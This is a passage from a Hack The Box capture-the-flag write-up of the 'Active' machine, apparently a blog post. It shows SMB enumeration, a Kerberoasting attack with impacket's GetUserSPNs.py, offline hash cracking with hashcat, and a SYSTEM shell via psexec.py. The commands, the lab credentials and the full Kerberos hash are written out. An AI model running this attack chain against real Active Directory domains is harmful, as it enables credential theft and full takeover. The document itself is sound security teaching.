/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
GPPstillStandingStrong2k18
```

And we get the password as **GPPstillStandingStrong2k18**. The first thing I did was to login to enumerate the SMB share with the credentials **SVC_TGS:GPPstillStandingStrong2k18**.




```
┌─[✗]─[0xd4y@Writeup]─[~/business/hackthebox/medium/windows/active]
└──╼ $smbmap -H active.htb -u SVC_TGS -p GPPstillStandingStrong2k18
[+] IP: active.htb:445  Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
```

Although the SVC_TGS user has access to more files than Guest, there were no interesting files to retrieve. I tried to find a way to get a shell on the box, but the SVC_TGS user was too low-privileged. At this point I sat back for a while and took a deeper look at the results of the nmap scan.


PRIVILEGE ESCALATION

Remember port 88 (kerberos) from the nmap scan? Kerberos is all about authenticating a user over an untrusted network. And anyways, what in the world is a name like SVC_TGS? That username certainly doesn't sound as cool as 0xd4y. As it turns out, TGS stands for Ticket Granting Server (and I'm not sure what SVC is but I think it is the abbreviation for service). The TGS is part of the KDC (Key Distribution Center) and exists to validate the use of a ticket for a specific purpose. What we want to do is to scan the active directory for the Administrator's SPN (Service Principal Name) value and then request the service tickets from the Active Directory which we will crack offline. The essential part of this attack is that the service tickets are hashed using the password of the user (in this case the Administrator as this is the account we are targeting). I highly encourage you to read the article Ticket Granting Service - an overview as it really helps in understanding how Kerberos works. Let's use the **GetUserSPNs.py** impacket script to extract Administrator's hash:




```
┌─[✗]─[0xd4y@Writeup]─[~/business/hackthebox/medium/windows/active/smb/temp]
└──╼ $python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 20:06:40.351723  2021-03-06 03:59:18.880822


[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

Unfortunately, when we run this script we are met with an error related to clock skew between the client (us) and the server (active.htb). This is due to a security feature by Microsoft to try to mitigate replay attacks. A replay attack is when an attacker intercepts a communication, and then modifies the request to make the receiver of the communication perform a malicious task. Kerberos uses time stamps to see if the time between the request of the user and the time of the server matches within a certain margin of time. In the case that the clock skew does not fall within the acceptable range, then it is possible that the sender of the communication modified the request to perhaps make the receiver perform something malicious for his own benefit. As written by Microsoft's document on clock skew Kerberos Clock Synchronization, the default acceptable range is 5 minutes and our skew is a little over 9 minutes:




```
┌─[0xd4y@Writeup]─[~/business/hackthebox/medium/windows/active/smb/temp]
└──╼ $nmap -sC active.htb -p 445
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-06 19:23 GMT
Nmap scan report for active.htb (10.10.10.100)
Host is up (0.066s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_clock-skew: 9m20s
```




```
| smb2-time:
|   date: 2021-03-06T19:32:46
|_  start_date: 2021-03-06T03:10:04
```

Let's change the date on our host machine to match that of the server and then test the clock skew.



```
┌─[✗]─[0xd4y@Writeup]─[~/business/hackthebox/medium/windows/active/smb/temp]
└──╼ $sudo date -s "6 Mar 2021 19:32:46"
[sudo] password for 0xd4y:
Sat  6 Mar 19:32:46 GMT 2021
```


Now when I run the same nmap command:



```
Host script results:
|_clock-skew: 4m00s
```


The reason why the clock-skew is 4 minutes and not something like a couple of seconds is because it took my nmap scan a while to complete.

The **GetUserSPNs.py** impacket script should work now, as we found out that the default acceptable clock skew range is within 5 minutes. Running the command again, we now get a different output:




```
┌─[0xd4y@Writeup]─[~/business/hackthebox/medium/windows/active/smb/temp]
└──╼ $python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py active.htb/SVC_TGS:GPPsti
llStandingStrong2k18 -dc-ip 10.10.10.100 -request
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 20:06:40.351723  2021-03-06 03:59:18.880822



$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$7eeef489a80108d6c3308d5a59dc58fa$db2515aedf0a3777cef14aa799b985cb31388699187655315536334d05ed08b7d1ca2b6d8de3bbe17a963d28aa908d1e77fd67
2615cf4c539e26289c82dec4b896744c19fc2cff0e0bbcad55eb06e7afaac67d2d691fde63f116d5cabd876749812b30c13f429034d39afa579b25e70bcf175643d5512f51aa976a0598f3b7c9085e42b78f69ee2c6ef015f9f9d8d6e18743
11fb26fc62674f54d1bcba333d992bac8ea540324ff09005afa4204a218f052e3b2f66c43557b16d0ad74555e3483539023d417deae757190ed3a6862ceb7a93f562ace9e82b05249b73512d336fa99e46cb850a84cdf3abd56fe47d1e4850
eaa38f78d6119c002064b519ac55c9bae31f5835c746531b1aafa650b388fac4b837642f1dd4451a0de7d44db3896e4d1472dc5deb5dc38dca69ba21e98214c9ae0a44ede15d6883c37c14074358bebef0bd161a604087d58f646f6d402760
a405bf1d66d38eb166cfeaf2ae2c39242619fcf9a22142455e7d4b302c6b65b0d822f587f6bf71da466eb4a03577f5d98dc662ee60a729b068332a41f1d79a72be7a599b6ab0e4012d0cae2c453a9cfe02b4968d142453d1761b8a0f7806e1
6e89aabec4181f8a7e404218f8d3d58ea212470b8ec373f4bad2bb0ac2f841386db84e3ca3f5087f0c0732855463fa1d859063f20532def0056c63de1199b2c473cea05967b305019bdb334ccfca4d24c51ae639eb4c3cb55c0f1e12491a44
5253f2c4d18dd5526649176268a4c902bd3a8dff56c6a6730f20b3a12ef12ee0dfd7666cddafe39c8e14641d5b8ce62cc20e60cfe19014c9812448a331d5becd4a5cd1342443e521935dc65e7ee204e53d2d63f7998677860400a73b61720f
9981d7564e8005f61daa911f6c888f4c889be965fe2c1dc9dcae2975aa119ea05e35adeebd4a490739fe17fa03c104a53459074c9ea6d1190c6dcae3e0ac8054466d067aa52ec786add9b178370b9aaf3e1d4cc61ea2510373a0bfbb3d0b26
30dcc7f72c3646d51c1bf988a4624b347eb19e57e844c8892a1ecc664b844bf8f2ac1fa5d4902bf0d4f5f18f076dc036f38ee34c43ba3b6f020311ff74e326525dcac953a1210ef5a5904d9f2b2997115f70ecb3faf29d644c2bf0063938d7
6abcc167ed2643483eecbae827e4a051692ad0b552baabadc869fdad269246020bccf5111a19ae21458ccb70ec6cdea2f21981a4be697e514667029d30c3629db2ba4e709501ea0034b935302c9788
```

As we can see, we get the Kerberos 5 TGS-REP hash for Administrator. We can use the **hashcat --example-hashes** command to find the mode required to crack this hash.




```
┌─[0xd4y@Writeup]─[~/business/hackthebox/medium/windows/active]
└──╼ $hashcat --example-hashes|grep krb5tgs\$23 -B 3

MODE: 13100
TYPE: Kerberos 5, etype 23, TGS-REP
HASH: $krb5tgs$23$*user$realm$test/spn*$b548e10f5694ae018d7ad63c257af7dc$35e8e45658860bc31a859b41a08989265f4ef8afd75652ab4d7a30ef151bf6350d879ae189a8cb769e01fa573c6315232b37e4bcad9105520640a
781e5fd85c09615e78267e494f433f067cc6958200a82f70627ce0eebc2ac445729c2a8a0255dc3ede2c4973d2d93ac8c1a56b26444df300cb93045d05ff2326affaa3ae97f5cd866c14b78a459f0933a550e0b6507bf8af27c2391ef69fbd
d649dd059a4b9ae2440edd96c82479645ccdb06bae0eead3b7f639178a90cf24d9a
```

So we found out that the mode is 13100. We can now crack the hash with **hashcat -m 13100 hash rockyou.txt**. As I recommended in previous writeups, it is highly encouraged to crack hashes on your host machine because it is much quicker than doing it on a VM. Eventually, the hash will be cracked revealing that the password to the Administrator account is **Ticketmaster1968**. Now we can get a SYSTEM shell on the box with yet another impacket python script: **psexec.py** (have I mentioned how cool impacket is?). Using this script did not work for the SVC_TGS user, because we did not have write access to the ADMIN$ directory. Now as the Administrator, we have write access to ADMIN$ which will let us create a named pipe to the PSExec service, which will allow us to directly send commands as **NT AUTHORITY\SYSTEM**, the highest privileged Windows user. You can read more about PSExec here: PSExec Demystified.



```
┌─[0xd4y@Writeup]─[~/business/hackthebox/medium/windows/active]
└──╼ $python3 /usr/share/doc/python3-impacket/examples/psexec.py active.htb/Administrator:Ticketmaster1968@10.10.10.100
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file HCLYMmTz.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service nnty on 10.10.10.100.....
[*] Starting service nnty.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```



```
C:\Windows\system32>dir C:\Users\Administrator\Desktop
 Volume in drive C has no label.
 Volume Serial Number is 2AF3-72E4

 Directory of C:\Users\Administrator\Desktop

21/01/2021  06:49 úú    <DIR>          .
21/01/2021  06:49 úú    <DIR>          ..
21/07/2018  05:06 úú                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  23.327.842.304 bytes free
```

And that was the box! I learned a lot about the Windows Active Directory and Kerberos authentication thanks to the creators **@eks** and **@mrb3n**. Active Directory (AD) is getting replaced with Azure Active Directory (Azure AD). Azure AD relies more on the usage of cloud computing, and is considered to be a more secure implementation of the AD service. Microsoft has a very detailed document regarding this topic: Compare Active Directory to Azure Active Directory. Anyways, I hope you all enjoyed the box as much as I did, and that this writeup helped not only to deepen the knowledge which you gained from this box, but also showed you some things that you may have not considered or not known. See you in the next writeup!